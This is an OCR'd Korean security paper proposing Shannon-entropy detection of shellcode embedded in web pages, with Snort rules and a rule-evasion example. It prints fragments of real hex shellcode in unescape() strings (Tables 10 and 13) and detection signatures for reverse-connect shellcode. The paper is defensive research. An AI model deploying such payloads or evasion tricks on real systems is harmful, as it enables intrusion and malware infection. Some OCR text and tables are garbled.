KIPS Tr. Comp. and Comm. Sys.
Vol.3, No.3 pp.87~96 pISSN: 2287-5891

http://dx.doi.org/10.3745/KTCCS.2014.3.3.87

Detecting ShellCode Using Entropy

Woosuk Kim† · Sunghoon Kang† · Kyungshin Kim†† · Seungjoo Kim†††

ABSTRACT

Hackers try to achieve their purpose in a variety of ways, such as operating own website and hacking a website. Hackers seize a large amount of private information after they have made a zombie PC by using malicious code to upload the website and it would be used another hacking. Almost detection technique is the use Snort rule. When unknown code and the patterns in IDS/IPS devices are matching on network, it detects unknown code as malicious code. However, if unknown code is not matching, unknown code would be normal and it would attack system. Hackers try to find patterns and make shellcode to avoid patterns. So, new method is needed to detect that kinds of shellcode. In this paper, we proposed a noble method to detect the shellcode by using Shannon's information entropy.

Keywords : Information Entropy, ShellCode, Web Page, Shannon

엔트로피를 이용한 ShellCode 탐지 방법

김 우 석† · 강 성 훈† · 김 경 신†† · 김 승 주†††

요 약

해커들은 웹 사이트를 해킹 또는 경유 사이트를 운영하는 등 다양한 방법으로 목적을 달성하기 위한 해킹을 시도한다. 악성코드를 웹 사이트에 업로드하여 경유 사이트를 만드는 경우 해당 사이트에 접속하는 사용자는 좀비 PC가 되어 아이디와 패스워드 및 개인 정보가 대량 유출되고 해킹된 개인정보들은 다른 해킹 방법에 사용되고 있다. 기존의 탐지기법은 Snort rule을 사용하여 패턴을 IDS/IPS 장비에 입력하여 네트워크에서 패턴이 일치되면 탐지하는 기법으로 동작하고 있다. 하지만 입력된 패턴을 벗어난 공격을 하였을 경우 IDS/IPS 장비에서는 탐지하지 못하고 정상적인 행위로 간주하여 사용자 PC를 감염시킨다. 공격자는 패턴 탐지 방법의 취약점을 찾아 ShellCode를 진화시킨다. 진화된 ShellCode 공격에 대응하여 악의적인 공격을 탐지 및 대응할 수 있는 방법의 제시가 필요한 실정이다. 본 논문은 정보량 측정을 통한 ShellCode를 탐지하는 방법에 관한 연구이며, 기존의 보안 장비를 우회하여 사용자PC에 공격 시도를 탐지하는 방법을 제시한다.

키워드 : 정보 엔트로피, 쉘코드, 웹 페이지, 새넌

1. 서 론

웹은 인터넷의 커다란 부분을 차지한다. 실제로 일반인에게는 "인터넷 = 웹"으로 통하는 경우도 많다. 윈도우, 리눅스, 유닉스 등 여러 운영체제에서는 웹 브라우저를 제공하며, 새롭게 출시되는 스마트기기에도 웹 브라우저를 지원하지 않고는 사용자들에게 어필할 수 없을 정도로 웹에 대한 의존도가 매우 커졌다. 각종 금융서비스, 국가 전산 그리고 전자 상거래 등이 웹을 통해 서비스 된다. 거의 모든 서비스는 사용자에게 친숙한 사용 방법을 제공할 수 있으며, 웹을 이용하면 새로운 프로그램을 설치해야 하는 번거로움을 덜 수 있기 때문에 웹을 통해 서비스 하고 있는 것이다.

사용자의 편의성만 강조하게 되었던 웹을 통한 서비스가 취약점이 발견되기 시작하였고 이로 인해 사용자들의 피해가 속출하였다. 그로 인해 PC가 범죄 도구로 이용되고 다른 한편으로 범죄의 대상이 되는 현상이 발생하고 있다. 수많은 취약점 중 쉘 코드(shellcode) 방식의 공격은 현재도 많이 사용되는 공격 방법으로 PC를 공격 도구 및 대상이 될 수 있게 한다.[1]

본 논문에서는 기존의 탐지 방법의 한계와 그 한계를 극복 하는 쉘 코드 공격을 사전에 탐지하여 예방하는 기술적 조치 방법을 제안한다.

※ 본 논문은 미래부가 지원한 2013년 정보통신·방송(ICT) 연구개발사업의 연구결과로 수행되었음.
※ 본 논문은 지식경제부 및 정보통신산업진흥원의 대학IT연구센터육성 지원사업의 연구결과로 수행되었음(NIPA-2013-H0301-13-3007).
† 준 회 원 : 고려대학교 정보보호대학원 박사과정
†† 정 회 원 : 인덕대학교 방송영상미디어과 교수
††† 종신회원 : 고려대학교 사이버국방학과 정교수
논문접수 : 2013년 10월 14일
수 정 일 : 2013년 12월 23일
심사완료 : 2014년 1월 17일
* Corresponding Author : Seungjoo Kim(skim71@korea.ac.kr)

Table 1. ShellCode purpose

PC 공격 도구 사용	· DDoS 공격용으로 사용 · DDoS를 활용한 무차별 대입 공격으로 사용
PC 공격 대상	· PC를 감염시켜 원격제어를 통한 개인정보 및 자료 유출 등

2. 관련 연구

2.1 쉘 코드

시스템의 특정한 명령을 수행하기 위한 기계어 코드이다. 즉 쉘 코드는 소프트웨어 취약점을 악용하는 페이로드로 사용되는 코드의 작은 조각이다. 쉘 코드로 불리는 까닭은 일반적으로 명령 쉘을 시작시켜 그곳으로부터 공격자가 영향받은 컴퓨터를 제어하기 때문이다. 쉘 코드는 일반적으로 기계어로 작성되지만, 비슷한 작업을 하는 어떤 코드 조각이라도 쉘 코드라고 불릴 수 있다. 버퍼 오버플로우 공격은 프로그램 흐름을 바꿔 메모리에 있는 쉘 코드를 실행 시키는 공격이다.[2][3]

2.2 정보 이론

클로드 새넌(Claude E. Shannon)이 제안한 개념으로 신호 및 사건에 의한 정보의 양을 기존의 엔트로피의 개념을 도입하여 설명한 것이다. 정보 이론은 최대한 많은 데이터를 매체에 저장하거나 채널을 통해 통신하기 위해 데이터를 정량화하는 응용 수학의 한 분야이다. 데이터의 단위인 정보 엔트로피는 보통 저장 또는 통신에 사용되는 평균적인 비트 수로 표현된다. 정보 엔트로피는 열역학에서의 엔트로피와 크게 다르지 않은 개념으로, 정보 엔트로피(정보량)가 높을수록 불확실성은 커지며 반대로 정보 엔트로피(정보량)가 낮을수록 확실성이 커진다. 새넌은 정보 엔트로피의 개념을 통하여 정보의 양을 수치화하여 다음과 같은 수식으로 정보 엔트로피 $H(X)$를 정리하였다.

$$H(X) = \sum_{i=1}^{n} p(x_i) I(x_i) = -\sum_{i=1}^{n} p(x_i) \log_b p(x_i)$$

$p(x_i)$는 x_i가 발생할 확률이고, I는 이산 확률 변수 X의 자기정보량(Self-information)을 의미한다.[4]

영어 알파벳의 경우 동일한 확률도 발생한다면 정보 엔트로피는 4.7 bit지만 알파벳의 출현 빈도 값을 계산하면 비트가 줄어든다. 정보 엔트로피는 어떤 확률변수의 불확실성을 측정하는 것이다.

어떤 메시지가 포함하고 있는 정보량의 기대 값을 나타내며 주로 비트(bit) 단위로 표시한다.

Table 2. Entropy properties

Entropy	Properties
낮다	· 확정적인 정보가 많음 · 특정 심볼이 발생 확률이 높음 · 예측성이 있음
높다	· 전혀 예측 불가능 · 각 심볼들의 발생 확률이 무작위성, 랜덤성이 높음 · 중복성이 거의 없음 · 완벽한 랜덤성/무예측성

인터넷에서 사용되는 비밀번호, 또는 암호의 복잡성에 대해서 정보량의 엔트로피를 사용해 보면, 낮은 정보량의 비밀번호를 가지고 있다는 것은 암호가 다른 사용자들에게 유추되기 쉽다는 것을 나타낸다. 인간의 기억은 한정되어 있어 공격자는 정보량이 낮은 인간의 기억을 추측하여 공격한다. 이 같은 공격의 대표적인 예가 사전공격(Dictionanry Attack)이다. 사전공격은 일반적으로 사람들이 많이 사용하는 패스워드들의 모음을 정리해 놓고, 하나씩 대입하여 특정 서버에서의 사용자 권한을 획득하는 공격이다.[5][6]

2.3 편지에 사용되는 알파벳 빈도

모스부호의 발명가인 사무엘 모스(Samuel Morse)(1791-1872)는 가장 자주 사용되는 글자의 부호를 가장 단순한 부호로 지정하기 위해 알파벳 사용 빈도를 알아야 할 필요가 있었다. 그는 인쇄기 활판의 활자를 세는 간단한 방법을 사용했다. 그가 알아낸 사용 빈도는 다음과 같다.[7]

Table 3. Samuel Morse alphabet frequency

E	12,000	F	2,500
T	9,000	W, Y	2,000
A, I, N, O, S	8,000	G, P	1,700
H	6,400	B	1,600
R	6,200	V	1,200
D	4,400	K	800
L	4,000	Q	500
U	3,400	J, X	400
C, M	3,000	Z	200

사무엘 모스는 단순히 알파벳의 사용 빈도를 표로 만들어 또한 사람들이 사용하는 알파벳의 정보량을 표시하였다. 2004년 옥스퍼드 사전 11 개정판에 단어 목록의 글자를 분석했고 그 내용은 다음과 같다.(English Letter Frequency : 샘플 40,00 단어 대상)

Table 4. Cornell University Math Explorer's Project

Letter	Count	Frequency
E	21912	12.02
T	16587	9.1
A	14810	8.12
O	14003	7.68
I	13318	7.31
N	12666	6.95
S	11450	6.28
R	10977	6.02
H	10795	5.92
D	7874	4.32
L	7253	3.98
U	5246	2.88
C	4943	2.71
M	4761	2.61
F	4200	2.3
Y	3853	2.11
W	3819	2.09
G	3693	2.03
P	3316	1.82
B	2715	1.49
V	2019	1.11
K	1257	0.69
X	315	0.17
Q	205	0.11
J	188	0.1
Z	128	0




Fig. 1. Relative frequencies of letters in text

Table 4는 코넬 대학교에서 프로젝트로 진행한 데이터로 Table 3 데이터와 비슷함을 알 수 있다. 즉, 알파벳별로 출현 빈도를 알 수 있다.

빈도 분석법은 알파벳의 26글자가 문장에서 통계적으로 비슷한 빈도수를 가진다는 점에서 착안한 것이며, 일반적으로 사용되는 알파벳 문자 빈도에 대한 정보량의 엔트로피는 새넌이 4.14 bit 라는 결과를 얻어냈다.[4]

$$F_1 = -\sum_{i=1}^{26} p(i)\log_2 p(i) = 4.14\, bits\ per\ letter$$

새넌은 편지에 사용되는 알파벳의 정보량은 4.14 bit의 정보량이 존재한다고 설명하였으며 알파벳 26자 전체의 정보량은 4.7 bit라고 확인하였다. 알파벳이 똑같은 확률로 발생한다면(엔트로피가 높다), 그 값이 최대 엔트로피 값이다.

$$\log_2 26 = 4.700438$$

알파벳 26자가 글자별로 발생 빈도를 달라짐으로 최대 엔트로피 값 4.7 bit 보다 낮아짐을 알 수가 있다.

$$n = \sum_{i=1}^{26} p(S_i)\log_2 \frac{1}{p(S_i)}$$

코넬 대학교 수학 탐구 프로젝트에서 알파벳의 정보량은 4.14이고 새넌의 알파벳 정보량은 4.20으로 확인하였다.

2.4 엔트로피의 활용

정보량의 엔트로피는 기존에 많이 연구된 학문이며, 그 활용으로는 실행 압축 기술의 분석에 많이 활용되고 있다. 엔트로피가 높으면 모든 비트가 고루 나열 되어 압축률이 높음을 추측할 수 있다. 다른 활용으로는 네트워크상에서 ip, port의 무질서 정도를 측정하여 서비스거부공격과 같은 이상 징후 탐지를 하는 방법으로 제안되어 왔으며, 디지털 포렌식에서는 조간난 파일에 대한 분류 기법으로 연구가 이루어지고 있다. 국내, 해외 논문 검색한 결과 Entropy를 활용한 패킹된 malware를 탐지하는 논문은 binary를 2^8 즉 256가지의 경우의 수로 엔트로피의 $p(S_i)$값으로 두어 Bintropy라는 툴을 사용하여 압축률의 높음을 추측한다.[9] 본 논문은 대상 binary를 대상하는 것이 아니라 알파벳 26자에 대한 엔트로피 값을 구하고 계산하는 프로그램을 자체 개발 구현하여, 웹 사이트의 html을 입력하면 엔트로피 값을 구한다. malware가 아닌 html에 있는 Shellcode를 탐지하는 기법으로 다른 연구과 웹 패킷에서 탐지하는 부분에서는 차이가 있다.

3. 기존 탐지 방법의 한계

3.1 패턴에 의한 탐지방법과 한계

기존의 탐지방법은 패턴의 의한 탐지 방법을 대부분 사용해 왔다. 그 패턴은 Snort rule을 사용하여 만들어지고 있다. 이러한 기법을 사용하여 IPS/IDS 장비에 탑재하여 사용되고 있다.

Snort는 네트워크에서 모든 패킷을 Sniffing 하여 네트워크 트래픽을 감시, 기록하고 경고할 수 있는 오픈 소스이다. Snort는 프로토콜 분석, 데이터를 검색하고 매칭시킴으로써 여러 가지 공격을 탐지 해낼 수 있으며 사용자가 직접 rule을 작성할 수 있으며 많은 옵션으로 다양하게 만들 수 있다.

패턴을 이용한 탐지에 대한 설명으로 컨피커 웜에 대한

예를 통하여 설명하도록 하겠다.

Table 5. Conficker Worm

내용	컨피커(Conficker)는 2008년 10월부터 확산되기 시작한 컴퓨터 웜이다.
변종	컨피커.A(Conficker.A) 컨피커.B(Conficker.B) 컨피커.C(Conficker.C) 컨피커.D(Conficker.D)
증상	안티바이러스 소프트웨어의 제작사 웹사이트나 윈도우 시스템 업데이트 홈페이지에 접속할 수 없다. 시스템 네트워크 속도가 느려진다.

위와 같은 컨피커 웜은 PC를 감염 후 상태를 알리기 위해 C&C 서버와 통신을 하고 있다.

Table 6. C&C Server Transfer Packet

GET /search?q=123 HTTP/ 1.0

그 통신 패킷 내용은 Table 6과 같은 내용을 담고 있으며, IDS/IPS에서 Table 7과 같은

Table 7. Conficker Worm Detect Snort rule

alert tcp any any -> any 80 (pcre:"/^GET\s\/search\x3fq\x3d[0-9]+\sHTTP\/1\.[01]/";)

Snort rule을 사용해서 탐지 및 차단을 하고 있다. 탐지 방법은 Snort rule을 이용하고 있어 Snort rule을 벗어날 경우 탐지가 되지 않은 한계를 가지고 있다. 즉 Table 6에서 나타난 패킷을 Table 7의 Snort rule을 사용하여 탐지를 하였다면 Table 8와 같이 변형 하였을 경우 탐지가 되지 않는다. 즉 우회 기법으로 Snort rule은 안전할 수 없으며, 모든 Snort rule은 공격자에게 노출이 될 경우 쉽게 우회할 수 있는 취약점을 가지고 있다.

Table 8. Snort rule comparison

Before	GET /search?**q=123** HTTP/ 1.0
After	POST /search?**Que=12d3** HTTP/ 1.0

3.2 쉘 코드 패턴에 의한 탐지방법과 한계

앞서 3.1절은 일반적인 사용되는 패턴 탐지 기법을 설명하였고 이번 절에서는 쉘 코드의 공격으로 피해를 입었을 경우 Snort rule을 이용한 탐지 기법과 그 우회 기법에 대해서 알아보겠다.

쉘 코드를 이용한 공격 방법은 XSS(Cross Site Scripting) 같은 공격 방식으로 운영되고 있는 사이트의 웹 페이지에 삽입되어 공격이 이루어지기 때문에 대부분의 사람들은 감염이 되고도 피해 상황에 대해서 알아내기 힘들다.




Fig. 2. ShellCode spreads

Fig 2는 ShellCode의 전파 방식에 대한 그림이며, 운영 중인 서버를 감염시킴으로써 그 서버에 접근하는 사람들을 모두 감염시키는 역할을 한다.




Fig. 3. ShellCode sample

Fig. 3은 페이지에 삽입된 ShellCode의 모습이다. 영문 평문과 javascript의 unescape의 함수와 "%u16진수4자리"와 같은 형태로 이루어져 있으며, "%u16진수4자리"와 같은 형태지만 16진수로 된 프로그램 기계어가 직접적으로 삽입되어 있는 형태이다. 공통적인 특징 패턴이 존재하여 Snort rule에 대한 탐지가 가능하다.




Fig. 4. ShellCode section

Fig. 4는 실제 장비에서 탐지된 ShellCode의 일부분이며, 악성 ShellCode를 탐지한 snort rule은 Table 5에서 보이는 패턴이다.

Table 9. ShellCode Snort rule

alert tcp any 80 -> any any (pcre:"/unescape\ x28\x22\x25\x75[0-9a-f]{4}\x25\x75[0-9a-f]{4}/i";)

패턴의 내용은 unescape로 시작되는 패킷에서 다음과 같은 특수 문자 (**"**로 시작하는 것 중 **%u**로 시작되는 16진수 4자리를 모두 탐지하라는 내용이다. 이러한 ShellCode 패턴 방식의 한계는 Table 9의 패턴을 Table 10과 같은 방법으로

약간의 문자만 교체하면 패턴을 우회할 수 있어 새로운 우회 공격에 대해서는 쓸모가 없는 패턴이 된다.

Table 10. ShellCode bypass


var memory111 = new Array(); var code = unescape("\u18e8\u0009\uc300\u448b\u0c24\ 6c2\ue281\uf000\uff25\u000f\u0300\u0301\u ec\u5756\u106a\ud233\u3359\u8dc0\u987d\u5 c\u45c6\u78fd\u45c6\u65fe\u5588\uffff\u48
alert tcp any 80 -> any any (pcre:"/unescape\x28\x22\x25\x75[0-9a-f]{4}\x25\x75[0-9a-f]{4}/i";)
alert tcp any 80 -> any any (pcre:"/unescape\x28\x22**x5c**\x75[0-9a-f]{4}\x25\x75[0-9a-f]{4}/i";)

4. 엔트로피를 이용한 탐지 방법


쉘 코드 공격 기법은 악성코드를 감염시키기 위한 하나의 방법이며, 그 공격으로 피해를 입히기 위한 방법이다. 공격자는 공격을 하기 위해 악성코드를 제작하거나 또는 인터넷에서 쉽게 구할 수 있다. 이 과정에서 목표로 한 PC에 악성코드를 감염시키는 것이 제일 어려운 부분이다. 쉘 코드 방식의 공격은 제작되거나 인터넷에서 획득한 악성코드를 쉽게 PC에 복사하고 실행시키는 방법으로 가장 많이 활용되고 있다.

제안하는 엔트로피를 활용한 탐지 방법은 기존의 패턴에 의한 탐지(snort를 이용한)를 벗어나 우회 공격을 탐지하는 방법이다. 제안하는 탐지 방법을 사용하면 변종된 쉘 코드가 공격할 경우 이를 탐지하기 위해 탐지 패턴을 새로 개발하는 필요가 없어지는 장점을 가진다.

Letter Frequency(Cornell University)




다음




alphabet	Frequency
E	7.25
T	9.16
A	8.2
O	6.39
I	7.26
N	5.62
S	6.26
H	3.56
R	4.35
D	4.85
L	5.1
C	4.44
U	2.63
M	3.37
W	1.25
F	1.77
G	3.58
Y	0.75
P	6.65
B	2.42
V	0.88
K	1.09
J	0.15
X	2.66
Q	0.21
Z	0.14
Entropy	4.316
Redundancy	0.082

네이버



alphabet	Frequency
E	8.44
T	8.68
A	9.19
O	4.88
I	6.94
N	7.17
S	7.45
H	3.79
R	4.77
D	4.2
L	5.39
C	6.37
U	2.11
M	3.06
W	2.14
F	1.82
G	1.28
Y	0.83
P	4.63
B	1.6
V	2.3
K	1.27
J	0.33
X	0.47
Q	0.81
Z	0.07
Entropy	4.283
Redundancy	0.089


지메일



alphabet	Frequency
E	7.71
T	5.77
A	7.55
O	5.76
I	6.05
N	4.96
S	5.02
H	1.72
R	4.79
D	5.54
L	4.18
C	5.83
U	3.74
M	2.97
W	1.17
F	2.91
G	5.33
Y	0.83
P	3.39
B	6.88
V	0.95
K	1.05
J	0.22
X	4.46
Q	0.66
Z	0.57
Entropy	4.402
Redundancy	0.063


Fig. 5. Web site information entropy

ShellCode #1




alphabet	Frequency
E	9.51
T	8.58
A	3.94
O	3.25
I	2.78
N	4.64
S	1.62
H	1.62
R	2.32
D	6.73
L	2.09
C	3.94
U	37.82
M	3.25
W	0.93
F	1.86
G	0.23
Y	1.16
P	1.86
B	0.93
V	0.23
K	0.23
J	0.23
X	0.23
Q	0
Z	0
Entropy	3.389
Redundancy	0.279

ShellCode #2



alphabet	Frequency
E	21.9
T	1.37
A	3.66
O	0.77
I	1.42
N	0.9
S	9.6
H	2.13
R	2.37
D	15.58
L	0.71
C	11.79
U	0.52
M	1.03
W	8.45
F	3.98
G	2.14
Y	0.76
P	0.76
B	5.48
V	0.68
K	0.79
J	0.94
X	1.31
Q	0.71
Z	0.26
Entropy	3.723
Redundancy	0.208

ShellCode #3



alphabet	Frequency
E	13.9
T	2.5
A	11.71
O	1.47
I	1.8
N	1.36
S	1.69
H	1.53
R	1.75
D	11.54
L	0.67
C	12.93
U	1.78
M	1.17
W	0.89
F	11.76
G	1.41
Y	1.61
P	2.22
B	12.59
V	0.8
K	1.08
J	0.67
X	0.89
Q	0.28
Z	0.03
Entropy	3.802
Redundancy	0.191

Fig. 6. ShellCode information entropy

4.1 웹 사이트 및 ShellCode 정보량의 엔트로피

일반적으로 우리가 방문하는 웹 사이트의 정보량은 얼마가 될 것인가? 자주 방문하는 웹 사이트 중 사이트의 html 파일을 다운로드하여 그 파일들 안의 알파벳의 숫자를 카운트하여 정보량을 구해 보았다.

Fig. 5는 자주 사용되는 웹 사이트의 html을 다운로드하여 html 파일에서 사용되는 모든 알파벳을 카운트하여 빈도수를 구하여 그래프를 작성 후 정보량의 엔트로피 값을 비교하였다. 엔트로피 값을 새넌의 엔트로피 값 4.14 값을 기준으로 확인하면 4.14 값과 근사치를 보임을 알 수가 있다. 그러나 쉘 코드는 그렇지 못하다.

엔트로피 값 4.14 근사치를 이루지 못하고 3.0대의 수치를 가지고 있다. 이것으로 알 수 있는 것은 사람이 사용하는 알파벳, 컴퓨터 프로그램 언어에서 사용되는 알파벳은 영어 단어의 집합이기 때문에 기존의 편지 빈도 값과 비슷한 값을 가지는 것을 알 수 있다. ShellCode는 기계로 이루어져 있으며, 알파벳으로 이루어진 단어 형태가 아니라 기계어에 사용되는 언어로 되어 있다. 특징은 하나의 같은 문자의 반복 및 조합으로 이루어지는 특성이 존재한다. 그러한 특성 때문에 엔트로피 값이 컴퓨터 프로그램 언어적인 알파벳 보다 기계가 선호하는 알파벳에 집중되어 4.14의 정보량에서 멀리 떨어지는 현상이 나타나는 것을 알 수 있다.

4.2 기존의 탐지 방법과 정보량의 엔트로피 탐지 비교

해외 사이트의 Snort rule 개발 회사 “Sourcefire, Inc”에서 제공되는 rule 7종과 국내 XX사이버안전센터에서 사용되고 있는 rule 2종을 정보량 엔트로피 측정 방법과 함께 비교하여 탐지 또는 미 탐지 여부를 비교하여 나타낸 내용과 표는 다음과 같다.[10]

Sourcefire	alert tcp any any -> any any (content:“unescape”; pcre:“/(spray|r eturn_address|payloadcode|shellcode|retaddr|retaddr e s s | b l o c k | p a y l o a d | a g e n t | h s p t) / s m i ” ; pcre:“/unescape\s* \x28(\x22|\x27|\x26quot\x3B|\x5c\x22)[\x25\x5c]u[0-9a-f]{4}(\x22\s*\x2B\s*\x22)?[\x25\x5c]u[0-9a-f]{4}/smi”;)

Sourcefire	alert tcp any 80-> any any (content:“unescape”; pcre:“/(spray|r eturn_address|payloadcode|shellcode|retaddr|retaddr e s s | b l o c k | p a y l o a d | a g e n t | h s p t) / s m i ” ; pcre:“/unescape\s*\ x28(\x22|\x27|\x26quot\x3B|\x5c\x22)[\x25\x5c][0- 9a-f]{2}[\x25\x5c][0-9a-f]{2}/smi”;)

Sourcefire	alert tcp any any -> any any (content:“u|00|n|00|e|00|s|00|c|00|a|00|p|00|e|00|”;pcre :“/(s\x00p\x00r\x00a\x00y\x00|r\x00e\x00t\x00u\x0 0r\x00n\x00_\x00a\x00d\x00d\x00r\x00e\x00s\x00s \x00|p\x00a\x00y\x00l\x00o\x00a\x00d\x00c\x00o\ x00d\x00e\x00|s\x00h\x00e\x00l\x00l\x00c\x00o\x0 0d\x00e\x00|r\x00e\x00t\x00a\x00d\x00d\x00r\x00|r \x00e\x00t\x00a\x00d\x00d\x00r\x00e\x00s\x00s\x 00|b\x00l\x00o\x00c\x00k\x00|p\x00a\x00y\x00l\x0 0o\x00a\x00d\x00|a\x00g\x00e\x00n\x00t\x00|h\x00 s \ x 0 0 p \ x 0 0 t \ x 0 0) / s m i ” ; pcre:“/u\x00n\x00e\x00s\x00c\x00a\x00p\x00e\x00\ s*\x28(\x22|\x27|\x26quot\x3B|\x5c\x22)/smi”;)

XX사이버 안전센터	alert tcp any 80:8080 <> any any (pcre:“/unescape\x28\x22u(0505|9090)/i”;)

XX사이버 안전센터	alert tcp any 80 <> any any (content:“unescape(EStr)”;)

Sourcefire	alert tcp any any -> any [139,445] (msg:“SHELLCODE x86 win2k-2k3 decoder base shellcode” ; content:“|C7 0B|GGGG|81|7”; content:“u|F4|”; within:2; distance:4 ; classtype:attempted-user; sid:159 02; rev:1;)

Sourcefire	alert tcp any any -> any 135 (ms g:“SHELLCODE x86 PoC CVE-20 03-0605”; content:“|05 00 06 01 00 00 00 00|11111111111111111111111111 11111111|00 00 00 00 00 00 00 00|”; sid:15903; rev:3;)

Sourcefire	alert ip any any -> any any (msg:“SHELLCODE x86 OS agno stic unicode mixed case decoder”; content:“j|00|X|00|A|00|Q|00|A|00|D|00|A|00|Z|00|A|0 0|B|00|A|00|R|00|A|00|L|00|A|00|Y|00|A|00|I|00|A|00| ”; sid:17342; rev:1;)

Sourcefire	alert tcp any any -> any any (msg:“SHELLCODE JavaScript var shellcode”; content:“ shellcode ”; pcre:“/var\s+shellcode\s*=/smi”; sid:17392; rev:1;)

Sourcefire	alert ip any any -> any any (msg:“SHELLCODE x86 Linux reverse connect shellcode”; content:“|31 DB 53 43 53 6A 02 6A 66 58 89 E1 CD 80|”; sid:17324; rev:1;)

Table 11. ShellCode#2 measurement

Corp.	Detection	Entropy	shellCode
XX 센터	No	3.389	Suspicious
XX 센터	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		

Table 12. ShellCode#1 measurement

Corp.	Detection	Entropy	shellCode
XX 센터	No	3.723	Suspicious
XX 센터	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		
Sf 사	No		

위 결과들 Table 11, Table 12, Table 13에서 측정한 값을 보면, 10개의 Snort rule에서 탐지하지 못한 쉘 코드의 정보량의 엔트로피 값은 새넌의 “4.14”, 코렐 대학의 “4.20”의 값과 현저한 차이가 있음을 알 수가 있다. 즉 기계어로 작성된 알파벳은 엔트로피 수치가 현저한 차이가 나고, 암호문 같은 경우는 암호의 특성상 랜덤하기 때문에 엔트로피 값이 4.70에 가까운 값을 가지게 된다. 즉 기준점 4.14 또는 4.20 값에서 떨어진 값을 측정하면 ShellCode 및 암호화된 내용임을 알 수가 있다. 측정된 엔트로피 값과 기준점 4.20 또는 4.14와의 거리를 계산한다. 본 논문은 새넌이 발견한 “4.14”를 기준으로 정한다.

Table 13. ShellCode#3 measurement

```
unescape("%u18e8%u0009%uc300%u448b%u0c24%u8b56%u8888%u0000%u8500%u74c3%u835c%u8cb8%u0000%u0000%u5374%u548b%u18
1%uc085%u257e%ud88b%u8b66%u8b17%u66c2%ue281%uf000%uff25%u000f%u0300%u0301%u2444%u6620%ufa81%u3000%u0275%u3001%u4
4%ub883%u008c%u0000%u7400%u6a04%u5801%u33c3%uc3c0%u8b55%u83ec%u6cec%u5756%u106a%ud233%u3359%u8dc0%u987d%u5589
u73f4%u45c6%u78f5%u45c6%u63f6%u45c6%u68f7%u45c6%u6ff8%u45c6%u73f9%u45c6%u74fa%u45c6%u2afb%u45c6%u69fc%u45c6%u78fd%
%u8d58%u0945%u9b50%ua483%u0000%u6a00%u8304%u08c0%u79ff%u5010%u37ff%u58ff%u8b54%u1045%u188b%u458d%u6ad8%u501c%uff5
%u8918%u0458%u9b58%u02eb%uc033%u5e9f%uc3c3%u8b55%u81ec%ue4ec%u0002%u5300%u8b56%u2075%u9d57%ue845%u5056%u858d%
u83e8%u2065%ubf00%u3000%u0000%u4339%u751c%u8b1b%uec4d%u4d39%u771c%u8d13%u1055%u4589%u5220%u406a%u5051%u75ff%uffd0
%u4589%u8320%u207d%u7500%u5340%u98e8%uffe%u95ff%u59c0%u2f74%u406a%uff57%u1c75%u006a%u79ff%uff00%u6856%uc085%u4589%
07d%u7400%u8d7b%u1045%u8d50%u2045%u046a%u8b50%uc085%uffd7%u93ff%u8c0%uff50%uf075%u56ff%u8b50%u0845%u558b%u6a20%u8
c720%u1c85%uffd6%u07ff%uf100%u3b00%ue945%u0e75%u438b%u0310%u1c43%u8589%udcc5%uffff%u0beb%u4b8b%u0310%u89c8%ucc8d%
b%u0424%u4c8b%u0c24%u8b56%u2474%u570c%uc63b%uf98b%u1d76%u148d%u3b0e%u73c2%u4a16%u748d%uff08%uc985%u1c76%uf98b%
